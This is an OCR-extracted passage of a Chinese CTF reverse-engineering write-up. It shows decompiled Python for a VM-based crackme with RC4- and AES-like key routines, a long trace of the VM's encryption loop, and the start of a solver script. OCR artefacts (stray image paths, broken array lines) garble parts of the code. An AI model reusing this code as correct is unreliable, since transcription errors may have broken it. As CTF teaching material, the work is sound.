       | | ((____/ /   / /    //       / /____ ((___/ /  / /____  ((___/ /     \n
      '
198     #print(Hello)
199     return input('RightBack: ').encode()
200
201
202 def Fun(right):
203     if len(right) != 64:
204         print('XD')
205         exit()
206     back = b''
207     for i in range(0, len(right), 8):
208         print(f"\nROUND {i//8+1}")
209         part1 = struct.unpack('>I', right[i + 0:i + 4])[0]
210         part2 = struct.unpack('>I', right[i + 4:i + 8])[0]
211         if i != 0:
212             part1 ^= struct.unpack('>I', back[i - 8:i - 4])[0]
213             part2 ^= struct.unpack('>I', back[i - 4:i])[0]
214         VM(part1, part2)
215         back += struct.pack('>I', REG['EAX'])
216         back += struct.pack('>I', REG['EBX'])
217     return back
218
219 #12345678123456781234567812345678123456781234567812345678123456781234567812345678
220 if __name__ == '__main__':
221     REG = {}
222     EIP = 0
223     reg_table = {
```

```
        '1': 'EAX',
        '2': 'EBX',
        '3': 'ECX',
        '4': 'EDX',
        '5': 'R8',
        '6': 'CNT',
        '7': 'EIP'}
    Sbox = [82,9,106,213,48,54,165,56,191,64,163,158,129,243,215,251,124,227,57,130,155,47,255,135,52,142,67,68,196,222,233,203,84,123,148,50,166,194,35,61,238,76,149,11,66,250,195,78,8,46,161,102,40,217,36,178,118,91,162,73,109,139,209,37,114,248,246,100,134,104,152,22,212,164,92,204,93,101,182,146,108,112,72,80,253,237,185,218,94,21,70,87,167,141,157,132,144,216,171,0,140,188,211,10,247,228,88,5,184,179,69,6,208,44,30,143,202,63,15,2,193,175,189,3,1,19,138,107,58,145,17,65,79,103,220,234,151,242,207,206,240,180,230,115,150,172,116,34,231,173,53,133,226,249,55,232,28,117,223,110,71,241,26,113,29,41,197,137,111,183,98,14,170,24,190,27,252,86,62,75,198,210,121,32,154,219,192,254,120,205,90,244,31,221,168,51,136,7,199,49,177,18,16,89,39,128,236,95,96,81,127,169,25,181,74,13,45,229,122,159,147,201,156,239,160,224,59,77,174,42,245,176,200,235,187,60,131,83,153,97,23,43,4,126,186,119,214,38,225,105,20,99,85,33,12,125]
    Rcon = [16777216,33554432,67108864,134217728,268435456,536870912,1073741824,0x80000000,452984832,905969664]
    s = []
    key = 'CalmDownBelieveU'
    p1(s, key)
    key = [61,15,58,65,177,180,182,248,192,143,37,238,50,29,215,190]
    key = bytes(p3(s, key))
    extendKey = p2(bytes(key))
    opcode = [69,136,121,24,179,67,209,20,27,169,205,146,212,160,124,49,20,155,157,253,52,71,174,164,134,60,184,203,131,210,57,151,77,241,61,6,13,52,235,37,100,178,8,238,205,27,194,159,230,165,211,221,100,217,111,202,185,207,226,50,88,4,58,73,10,92,24,230,246,245,21,110,182,151,85,28,181,191,185,236,92,98,222,85,228,14,235,93,77,161,61,140,222,74,124,13,211,75,134,235,164,228,235,16,29,41,49,105,188,51,232,65,209,165,35,182,248,245,69,18,152,71,223,85,114]
    opcode = p3(s, opcode)
    right = Have()
    back = Fun(right)
    data1 = [228,244,207,251,194,124,252,61,198,145,97,98,89,25,92,208,155,38,34,225,98,206,234,245,223,54,214,137,35,86,180,66,223,234,90,136,5,189,166,117,111,222,39,156,163,173,36,174,47,144,15,160,45,239,211,11,190,181,24,164,234,114,174,27]
    data1 = bytes(p3(s, data1))
    data2 = [165,83,203,51,99,164,30,91,230,64,181,55,190,47,125,240,186,173,116,47,89,64,6
```

```
8,215,124,138,34,175,60,136,77,216,250,127,14,14,66,168,198,247,252,189,243,239,25,63,143,7,177,13,99,226,100,6,207,77,46,136,251,123,225,27,76,183]
    data2 = bytes(p3(s, data2))
    data3 = [95,219,46,178,111,141,17,168,254,60,68,59,41,183,182,118,3,47,150,240,140,159,110,238]
    data3 = bytes(p3(s, data3))
    final = struct.unpack('>16I',data2)
    from ctypes import *

    print(final)


    if back == data2:
        print(bytes(data1).decode())
    else:
        print(bytes(data3).decode())

```

VM函数一轮加密的输出如下

```
ROUND 1
MOV EAX 0x31323334
MOV EBX 0x35363738
000##  MOV ECX, 0
004##  ADD EAX, extendKey[0]
008##  MOV ECX, 1
012##  ADD EBX, extendKey[1]
016##  ADD CNT 0x1
020##  XOR EAX, EBX
023##  MOV ECX, EAX
027##  MOV R8, EBX
031##  AND EBX, 0x1f
034##  SAL EAX, EBX
037##  MOV EDX, 32
041##  SUB EDX, EBX
045##  SAR ECX, EDX
048##  OR EAX, ECX
051##  MOV EBX, CNT
055##  MUL EBX, 0x2
059##  MOV ECX, extendKey[2]
063##  ADD EAX, ECX
067##  MOV EBX, R8
071##  XOR EBX, EAX
074##  MOV ECX, EBX
```

```
078##  MOV EDX, EAX
082##  AND EDX, 0x1f
085##  SAL EBX, EDX
088##  MOV R8, 32
092##  SUB R8, EDX
096##  SAR ECX, R8
099##  OR EBX, ECX
102##  MOV ECX, CNT
106##  MUL ECX, 0x2
110##  ADD ECX 0x1
114##  MOV EDX, extendKey[3]
118##  ADD EBX, EDX
122##  MOV R8, (CNT==21)
123##  MOV EIP, 16
016##  ADD CNT 0x1
020##  XOR EAX, EBX
023##  MOV ECX, EAX
027##  MOV R8, EBX
031##  AND EBX, 0x1f
034##  SAL EAX, EBX
037##  MOV EDX, 32
041##  SUB EDX, EBX
045##  SAR ECX, EDX
048##  OR EAX, ECX
051##  MOV EBX, CNT
055##  MUL EBX, 0x2
059##  MOV ECX, extendKey[4]
063##  ADD EAX, ECX
067##  MOV EBX, R8
071##  XOR EBX, EAX
074##  MOV ECX, EBX
078##  MOV EDX, EAX
082##  AND EDX, 0x1f
085##  SAL EBX, EDX
088##  MOV R8, 32
092##  SUB R8, EDX
096##  SAR ECX, R8
099##  OR EBX, ECX
102##  MOV ECX, CNT
106##  MUL ECX, 0x2
110##  ADD ECX 0x1
114##  MOV EDX, extendKey[5]
118##  ADD EBX, EDX
122##  MOV R8, (CNT==21)
123##  MOV EIP, 16
016##  ADD CNT 0x1
020##  XOR EAX, EBX
```

```
023##  MOV ECX, EAX
027##  MOV R8, EBX
031##  AND EBX, 0x1f
034##  SAL EAX, EBX
037##  MOV EDX, 32
041##  SUB EDX, EBX
045##  SAR ECX, EDX
048##  OR EAX, ECX
051##  MOV EBX, CNT
055##  MUL EBX, 0x2
059##  MOV ECX, extendKey[6]
063##  ADD EAX, ECX
067##  MOV EBX, R8
071##  XOR EBX, EAX
074##  MOV ECX, EBX
078##  MOV EDX, EAX
082##  AND EDX, 0x1f
085##  SAL EBX, EDX
088##  MOV R8, 32
092##  SUB R8, EDX
096##  SAR ECX, R8
099##  OR EBX, ECX
102##  MOV ECX, CNT
106##  MUL ECX, 0x2
110##  ADD ECX 0x1
114##  MOV EDX, extendKey[7]
118##  ADD EBX, EDX
122##  MOV R8, (CNT==21)
123##  MOV EIP, 16
016##  ADD CNT 0x1
020##  XOR EAX, EBX
023##  MOV ECX, EAX
027##  MOV R8, EBX
031##  AND EBX, 0x1f
034##  SAL EAX, EBX
037##  MOV EDX, 32
041##  SUB EDX, EBX
045##  SAR ECX, EDX
048##  OR EAX, ECX
051##  MOV EBX, CNT
055##  MUL EBX, 0x2
059##  MOV ECX, extendKey[8]
063##  ADD EAX, ECX
067##  MOV EBX, R8
071##  XOR EBX, EAX
074##  MOV ECX, EBX
078##  MOV EDX, EAX
```

```
082##  AND EDX, 0x1f
085##  SAL EBX, EDX
088##  MOV R8, 32
092##  SUB R8, EDX
096##  SAR ECX, R8
099##  OR EBX, ECX
102##  MOV ECX, CNT
106##  MUL ECX, 0x2
110##  ADD ECX 0x1
114##  MOV EDX, extendKey[9]
118##  ADD EBX, EDX
122##  MOV R8, (CNT==21)
123##  MOV EIP, 16
016##  ADD CNT 0x1
020##  XOR EAX, EBX
023##  MOV ECX, EAX
027##  MOV R8, EBX
031##  AND EBX, 0x1f
034##  SAL EAX, EBX
037##  MOV EDX, 32
041##  SUB EDX, EBX
045##  SAR ECX, EDX
048##  OR EAX, ECX
051##  MOV EBX, CNT
055##  MUL EBX, 0x2
059##  MOV ECX, extendKey[10]
063##  ADD EAX, ECX
067##  MOV EBX, R8
071##  XOR EBX, EAX
074##  MOV ECX, EBX
078##  MOV EDX, EAX
082##  AND EDX, 0x1f
085##  SAL EBX, EDX
088##  MOV R8, 32
092##  SUB R8, EDX
096##  SAR ECX, R8
099##  OR EBX, ECX
102##  MOV ECX, CNT
106##  MUL ECX, 0x2
110##  ADD ECX 0x1
114##  MOV EDX, extendKey[11]
118##  ADD EBX, EDX
122##  MOV R8, (CNT==21)
123##  MOV EIP, 16
016##  ADD CNT 0x1
020##  XOR EAX, EBX
023##  MOV ECX, EAX
```

```
027##  MOV R8, EBX
031##  AND EBX, 0x1f
034##  SAL EAX, EBX
037##  MOV EDX, 32
041##  SUB EDX, EBX
045##  SAR ECX, EDX
048##  OR EAX, ECX
051##  MOV EBX, CNT
055##  MUL EBX, 0x2
059##  MOV ECX, extendKey[12]
063##  ADD EAX, ECX
067##  MOV EBX, R8
071##  XOR EBX, EAX
074##  MOV ECX, EBX
078##  MOV EDX, EAX
082##  AND EDX, 0x1f
085##  SAL EBX, EDX
088##  MOV R8, 32
092##  SUB R8, EDX
096##  SAR ECX, R8
099##  OR EBX, ECX
102##  MOV ECX, CNT
106##  MUL ECX, 0x2
110##  ADD ECX 0x1
114##  MOV EDX, extendKey[13]
118##  ADD EBX, EDX
122##  MOV R8, (CNT==21)
123##  MOV EIP, 16
016##  ADD CNT 0x1
020##  XOR EAX, EBX
023##  MOV ECX, EAX
027##  MOV R8, EBX
031##  AND EBX, 0x1f
034##  SAL EAX, EBX
037##  MOV EDX, 32
041##  SUB EDX, EBX
045##  SAR ECX, EDX
048##  OR EAX, ECX
051##  MOV EBX, CNT
055##  MUL EBX, 0x2
059##  MOV ECX, extendKey[14]
063##  ADD EAX, ECX
067##  MOV EBX, R8
071##  XOR EBX, EAX
074##  MOV ECX, EBX
078##  MOV EDX, EAX
082##  AND EDX, 0x1f
```

```
085##  SAL EBX, EDX
088##  MOV R8, 32
092##  SUB R8, EDX
096##  SAR ECX, R8
099##  OR EBX, ECX
102##  MOV ECX, CNT
106##  MUL ECX, 0x2
110##  ADD ECX 0x1
114##  MOV EDX, extendKey[15]
118##  ADD EBX, EDX
122##  MOV R8, (CNT==21)
123##  MOV EIP, 16
016##  ADD CNT 0x1
020##  XOR EAX, EBX
023##  MOV ECX, EAX
027##  MOV R8, EBX
031##  AND EBX, 0x1f
034##  SAL EAX, EBX
037##  MOV EDX, 32
041##  SUB EDX, EBX
045##  SAR ECX, EDX
048##  OR EAX, ECX
051##  MOV EBX, CNT
055##  MUL EBX, 0x2
059##  MOV ECX, extendKey[16]
063##  ADD EAX, ECX
067##  MOV EBX, R8
071##  XOR EBX, EAX
074##  MOV ECX, EBX
078##  MOV EDX, EAX
082##  AND EDX, 0x1f
085##  SAL EBX, EDX
088##  MOV R8, 32
092##  SUB R8, EDX
096##  SAR ECX, R8
099##  OR EBX, ECX
102##  MOV ECX, CNT
106##  MUL ECX, 0x2
110##  ADD ECX 0x1
114##  MOV EDX, extendKey[17]
118##  ADD EBX, EDX
122##  MOV R8, (CNT==21)
123##  MOV EIP, 16
016##  ADD CNT 0x1
020##  XOR EAX, EBX
023##  MOV ECX, EAX
027##  MOV R8, EBX
```

```
031##  AND EBX, 0x1f
034##  SAL EAX, EBX
037##  MOV EDX, 32
041##  SUB EDX, EBX
045##  SAR ECX, EDX
048##  OR EAX, ECX
051##  MOV EBX, CNT
055##  MUL EBX, 0x2
059##  MOV ECX, extendKey[18]
063##  ADD EAX, ECX
067##  MOV EBX, R8
071##  XOR EBX, EAX
074##  MOV ECX, EBX
078##  MOV EDX, EAX
082##  AND EDX, 0x1f
085##  SAL EBX, EDX
088##  MOV R8, 32
092##  SUB R8, EDX
096##  SAR ECX, R8
099##  OR EBX, ECX
102##  MOV ECX, CNT
106##  MUL ECX, 0x2
110##  ADD ECX 0x1
114##  MOV EDX, extendKey[19]
118##  ADD EBX, EDX
122##  MOV R8, (CNT==21)
123##  MOV EIP, 16
016##  ADD CNT 0x1
020##  XOR EAX, EBX
023##  MOV ECX, EAX
027##  MOV R8, EBX
031##  AND EBX, 0x1f
034##  SAL EAX, EBX
037##  MOV EDX, 32
041##  SUB EDX, EBX
045##  SAR ECX, EDX
048##  OR EAX, ECX
051##  MOV EBX, CNT
055##  MUL EBX, 0x2
059##  MOV ECX, extendKey[20]
063##  ADD EAX, ECX
067##  MOV EBX, R8
071##  XOR EBX, EAX
074##  MOV ECX, EBX
078##  MOV EDX, EAX
082##  AND EDX, 0x1f
085##  SAL EBX, EDX
```

```
088##  MOV R8, 32
092##  SUB R8, EDX
096##  SAR ECX, R8
099##  OR EBX, ECX
102##  MOV ECX, CNT
106##  MUL ECX, 0x2
110##  ADD ECX 0x1
114##  MOV EDX, extendKey[21]
118##  ADD EBX, EDX
122##  MOV R8, (CNT==21)
123##  MOV EIP, 16
016##  ADD CNT 0x1
020##  XOR EAX, EBX
023##  MOV ECX, EAX
027##  MOV R8, EBX
031##  AND EBX, 0x1f
034##  SAL EAX, EBX
037##  MOV EDX, 32
041##  SUB EDX, EBX
045##  SAR ECX, EDX
048##  OR EAX, ECX
051##  MOV EBX, CNT
055##  MUL EBX, 0x2
059##  MOV ECX, extendKey[22]
063##  ADD EAX, ECX
067##  MOV EBX, R8
071##  XOR EBX, EAX
074##  MOV ECX, EBX
078##  MOV EDX, EAX
082##  AND EDX, 0x1f
085##  SAL EBX, EDX
088##  MOV R8, 32
092##  SUB R8, EDX
096##  SAR ECX, R8
099##  OR EBX, ECX
102##  MOV ECX, CNT
106##  MUL ECX, 0x2
110##  ADD ECX 0x1
114##  MOV EDX, extendKey[23]
118##  ADD EBX, EDX
122##  MOV R8, (CNT==21)
123##  MOV EIP, 16
016##  ADD CNT 0x1
020##  XOR EAX, EBX
023##  MOV ECX, EAX
027##  MOV R8, EBX
031##  AND EBX, 0x1f
```

```
034##  SAL EAX, EBX
037##  MOV EDX, 32
041##  SUB EDX, EBX
045##  SAR ECX, EDX
048##  OR EAX, ECX
051##  MOV EBX, CNT
055##  MUL EBX, 0x2
059##  MOV ECX, extendKey[24]
063##  ADD EAX, ECX
067##  MOV EBX, R8
071##  XOR EBX, EAX
074##  MOV ECX, EBX
078##  MOV EDX, EAX
082##  AND EDX, 0x1f
085##  SAL EBX, EDX
088##  MOV R8, 32
092##  SUB R8, EDX
096##  SAR ECX, R8
099##  OR EBX, ECX
102##  MOV ECX, CNT
106##  MUL ECX, 0x2
110##  ADD ECX 0x1
114##  MOV EDX, extendKey[25]
118##  ADD EBX, EDX
122##  MOV R8, (CNT==21)
123##  MOV EIP, 16
016##  ADD CNT 0x1
020##  XOR EAX, EBX
023##  MOV ECX, EAX
027##  MOV R8, EBX
031##  AND EBX, 0x1f
034##  SAL EAX, EBX
037##  MOV EDX, 32
041##  SUB EDX, EBX
045##  SAR ECX, EDX
048##  OR EAX, ECX
051##  MOV EBX, CNT
055##  MUL EBX, 0x2
059##  MOV ECX, extendKey[26]
063##  ADD EAX, ECX
067##  MOV EBX, R8
071##  XOR EBX, EAX
074##  MOV ECX, EBX
078##  MOV EDX, EAX
082##  AND EDX, 0x1f
085##  SAL EBX, EDX
088##  MOV R8, 32
```

```
092##  SUB R8, EDX
096##  SAR ECX, R8
099##  OR EBX, ECX
102##  MOV ECX, CNT
106##  MUL ECX, 0x2
110##  ADD ECX 0x1
114##  MOV EDX, extendKey[27]
118##  ADD EBX, EDX
122##  MOV R8, (CNT==21)
123##  MOV EIP, 16
016##  ADD CNT 0x1
020##  XOR EAX, EBX
023##  MOV ECX, EAX
027##  MOV R8, EBX
031##  AND EBX, 0x1f
034##  SAL EAX, EBX
037##  MOV EDX, 32
041##  SUB EDX, EBX
045##  SAR ECX, EDX
048##  OR EAX, ECX
051##  MOV EBX, CNT
055##  MUL EBX, 0x2
059##  MOV ECX, extendKey[28]
063##  ADD EAX, ECX
067##  MOV EBX, R8
071##  XOR EBX, EAX
074##  MOV ECX, EBX
078##  MOV EDX, EAX
082##  AND EDX, 0x1f
085##  SAL EBX, EDX
088##  MOV R8, 32
092##  SUB R8, EDX
096##  SAR ECX, R8
099##  OR EBX, ECX
102##  MOV ECX, CNT
106##  MUL ECX, 0x2
110##  ADD ECX 0x1
114##  MOV EDX, extendKey[29]
118##  ADD EBX, EDX
122##  MOV R8, (CNT==21)
123##  MOV EIP, 16
016##  ADD CNT 0x1
020##  XOR EAX, EBX
023##  MOV ECX, EAX
027##  MOV R8, EBX
031##  AND EBX, 0x1f
034##  SAL EAX, EBX
```

```
037##  MOV EDX, 32
041##  SUB EDX, EBX
045##  SAR ECX, EDX
048##  OR EAX, ECX
051##  MOV EBX, CNT
055##  MUL EBX, 0x2
059##  MOV ECX, extendKey[30]
063##  ADD EAX, ECX
067##  MOV EBX, R8
071##  XOR EBX, EAX
074##  MOV ECX, EBX
078##  MOV EDX, EAX
082##  AND EDX, 0x1f
085##  SAL EBX, EDX
088##  MOV R8, 32
092##  SUB R8, EDX
096##  SAR ECX, R8
099##  OR EBX, ECX
102##  MOV ECX, CNT
106##  MUL ECX, 0x2
110##  ADD ECX 0x1
114##  MOV EDX, extendKey[31]
118##  ADD EBX, EDX
122##  MOV R8, (CNT==21)
123##  MOV EIP, 16
016##  ADD CNT 0x1
020##  XOR EAX, EBX
023##  MOV ECX, EAX
027##  MOV R8, EBX
031##  AND EBX, 0x1f
034##  SAL EAX, EBX
037##  MOV EDX, 32
041##  SUB EDX, EBX
045##  SAR ECX, EDX
048##  OR EAX, ECX
051##  MOV EBX, CNT
055##  MUL EBX, 0x2
059##  MOV ECX, extendKey[32]
063##  ADD EAX, ECX
067##  MOV EBX, R8
071##  XOR EBX, EAX
074##  MOV ECX, EBX
078##  MOV EDX, EAX
082##  AND EDX, 0x1f
085##  SAL EBX, EDX
088##  MOV R8, 32
092##  SUB R8, EDX
```

```
096##  SAR ECX, R8
099##  OR EBX, ECX
102##  MOV ECX, CNT
106##  MUL ECX, 0x2
110##  ADD ECX 0x1
114##  MOV EDX, extendKey[33]
118##  ADD EBX, EDX
122##  MOV R8, (CNT==21)
123##  MOV EIP, 16
016##  ADD CNT 0x1
020##  XOR EAX, EBX
023##  MOV ECX, EAX
027##  MOV R8, EBX
031##  AND EBX, 0x1f
034##  SAL EAX, EBX
037##  MOV EDX, 32
041##  SUB EDX, EBX
045##  SAR ECX, EDX
048##  OR EAX, ECX
051##  MOV EBX, CNT
055##  MUL EBX, 0x2
059##  MOV ECX, extendKey[34]
063##  ADD EAX, ECX
067##  MOV EBX, R8
071##  XOR EBX, EAX
074##  MOV ECX, EBX
078##  MOV EDX, EAX
082##  AND EDX, 0x1f
085##  SAL EBX, EDX
088##  MOV R8, 32
092##  SUB R8, EDX
096##  SAR ECX, R8
099##  OR EBX, ECX
102##  MOV ECX, CNT
106##  MUL ECX, 0x2
110##  ADD ECX 0x1
114##  MOV EDX, extendKey[35]
118##  ADD EBX, EDX
122##  MOV R8, (CNT==21)
123##  MOV EIP, 16
016##  ADD CNT 0x1
020##  XOR EAX, EBX
023##  MOV ECX, EAX
027##  MOV R8, EBX
031##  AND EBX, 0x1f
034##  SAL EAX, EBX
037##  MOV EDX, 32
```

```
041##  SUB EDX, EBX
045##  SAR ECX, EDX
048##  OR EAX, ECX
051##  MOV EBX, CNT
055##  MUL EBX, 0x2
059##  MOV ECX, extendKey[36]
063##  ADD EAX, ECX
067##  MOV EBX, R8
071##  XOR EBX, EAX
074##  MOV ECX, EBX
078##  MOV EDX, EAX
082##  AND EDX, 0x1f
085##  SAL EBX, EDX
088##  MOV R8, 32
092##  SUB R8, EDX
096##  SAR ECX, R8
099##  OR EBX, ECX
102##  MOV ECX, CNT
106##  MUL ECX, 0x2
110##  ADD ECX 0x1
114##  MOV EDX, extendKey[37]
118##  ADD EBX, EDX
122##  MOV R8, (CNT==21)
123##  MOV EIP, 16
016##  ADD CNT 0x1
020##  XOR EAX, EBX
023##  MOV ECX, EAX
027##  MOV R8, EBX
031##  AND EBX, 0x1f
034##  SAL EAX, EBX
037##  MOV EDX, 32
041##  SUB EDX, EBX
045##  SAR ECX, EDX
048##  OR EAX, ECX
051##  MOV EBX, CNT
055##  MUL EBX, 0x2
059##  MOV ECX, extendKey[38]
063##  ADD EAX, ECX
067##  MOV EBX, R8
071##  XOR EBX, EAX
074##  MOV ECX, EBX
078##  MOV EDX, EAX
082##  AND EDX, 0x1f
085##  SAL EBX, EDX
088##  MOV R8, 32
092##  SUB R8, EDX
096##  SAR ECX, R8
```

```
099##  OR EBX, ECX
102##  MOV ECX, CNT
106##  MUL ECX, 0x2
110##  ADD ECX 0x1
114##  MOV EDX, extendKey[39]
118##  ADD EBX, EDX
122##  MOV R8, (CNT==21)
123##  MOV EIP, 16
016##  ADD CNT 0x1
020##  XOR EAX, EBX
023##  MOV ECX, EAX
027##  MOV R8, EBX
031##  AND EBX, 0x1f
034##  SAL EAX, EBX
037##  MOV EDX, 32
041##  SUB EDX, EBX
045##  SAR ECX, EDX
048##  OR EAX, ECX
051##  MOV EBX, CNT
055##  MUL EBX, 0x2
059##  MOV ECX, extendKey[40]
063##  ADD EAX, ECX
067##  MOV EBX, R8
071##  XOR EBX, EAX
074##  MOV ECX, EBX
078##  MOV EDX, EAX
082##  AND EDX, 0x1f
085##  SAL EBX, EDX
088##  MOV R8, 32
092##  SUB R8, EDX
096##  SAR ECX, R8
099##  OR EBX, ECX
102##  MOV ECX, CNT
106##  MUL ECX, 0x2
110##  ADD ECX 0x1
114##  MOV EDX, extendKey[41]
118##  ADD EBX, EDX
122##  MOV R8, (CNT==21)
123##  MOV EIP, 16
016##  ADD CNT 0x1
020##  XOR EAX, EBX
023##  MOV ECX, EAX
027##  MOV R8, EBX
031##  AND EBX, 0x1f
034##  SAL EAX, EBX
037##  MOV EDX, 32
041##  SUB EDX, EBX
```


```
045##  SAR ECX, EDX
048##  OR EAX, ECX
051##  MOV EBX, CNT
055##  MUL EBX, 0x2
059##  MOV ECX, extendKey[42]
063##  ADD EAX, ECX
067##  MOV EBX, R8
071##  XOR EBX, EAX
074##  MOV ECX, EBX
078##  MOV EDX, EAX
082##  AND EDX, 0x1f
085##  SAL EBX, EDX
088##  MOV R8, 32
092##  SUB R8, EDX
096##  SAR ECX, R8
099##  OR EBX, ECX
102##  MOV ECX, CNT
106##  MUL ECX, 0x2
110##  ADD ECX 0x1
114##  MOV EDX, extendKey[43]
118##  ADD EBX, EDX
122##  MOV R8, (CNT==21)
123##  124##
```


用python可以这样表示

```python
EAX = ctypes.c_uint32(0x31323334)
EBX = ctypes.c_uint32(0x35363738)
EAX.value += extendKey[0]
EBX.value += extendKey[1]
for CNT in range(1, 21):
    EAX.value ^= EBX.value
    EAX.value = (EAX.value << (EBX.value & 0X1F)) | (EAX.value >> (32 - (EBX.value & 0X1F)))
    EAX.value += extendKey[2*CNT]
    EBX.value ^= EAX.value
    EBX.value = (EBX.value << (EAX.value & 0X1F)) | (EBX.value >> (32-(EAX.value & 0X1F)))
    EBX.value += extendKey[2*CNT+1]
```

不清楚原因patch之后 `extendKey` 对不上

所以就改了改字节码运行的时候打印出 `extendKey`





所以exp如下

```python
import ctypes
import struct


def p3(s, p):
    i = j = 0
    for z in range(len(p)):
        i = (i + 1) % 256
        j = (j + s[i]) % 256
        # s[i] = s[j]
        # s[j] = s[i]
        s[i], s[j] = s[j], s[i]
        p[z] ^= s[(s[i] + s[j]) % 256]
    return p


def p1(s, key):
    j = 0
    k = []
    for i in range(256):
        s.append(i)
        k.append(key[i % len(key)])
    for i in range(256):
        j = (j + s[i] + ord(k[i])) % 256
```

```python
        # 用在线网站,交换有问题
        # s[i] = s[j]
        # s[j] = s[i]
        s[i], s[j] = s[j], s[i]


def T(num, round):
    numArr = bytearray(struct.pack('<I', num))
    for i in range(4):
        numArr[i] = Sbox[numArr[i]]
    return struct.unpack('<I', numArr)[0] ^ Rcon[round]


def p2(key):
    w = [0] * 44
    for i in range(4):
        w[i] = struct.unpack('<I', key[i * 4:i * 4 + 4])[0]
    cnt = 0
    for i in range(4, 44, 1):
        if i % 4 == 0:
            w[i] = w[i - 4] ^ T(w[i - 1], cnt)
            cnt += 1
        w[i] = w[i - 4] ^ w[i - 1]
    return w


REG = {}
EIP = 0
reg_table = {
    '1': 'EAX',
    '2': 'EBX',
    '3': 'ECX',
    '4': 'EDX',
    '5': 'R8',
    '6': 'CNT',
    '7': 'EIP'}
Sbox =
[82,9,106,213,48,54,165,56,191,64,163,158,129,243,215,251,124,227,57,130,155,47
,255,135,52,142,67,68,196,222,233,203,84,123,148,50,166,194,35,61,238,76,149,11
,66,250,195,78,8,46,161,102,40,217,36,178,118,91,162,73,109,139,209,37,114,248,
246,100,134,104,152,22,212,164,92,204,93,101,182,146,108,112,72,80,253,237,185,
218,94,21,70,87,167,141,157,132,144,216,171,0,140,188,211,10,247,228,88,5,184,1
79,69,6,208,44,30,143,202,63,15,2,193,175,189,3,1,19,138,107,58,145,17,65,79,10
3,220,234,151,242,207,206,240,180,230,115,150,172,116,34,231,173,53,133,226,249
,55,232,28,117,223,110,71,241,26,113,29,41,197,137,111,183,98,14,170,24,190,27,
252,86,62,75,198,210,121,32,154,219,192,254,120,205,90,244,31,221,168,51,136,7,
199,49,177,18,16,89,39,128,236,95,96,81,127,169,25,181,74,13,45,229,122,159,147
```

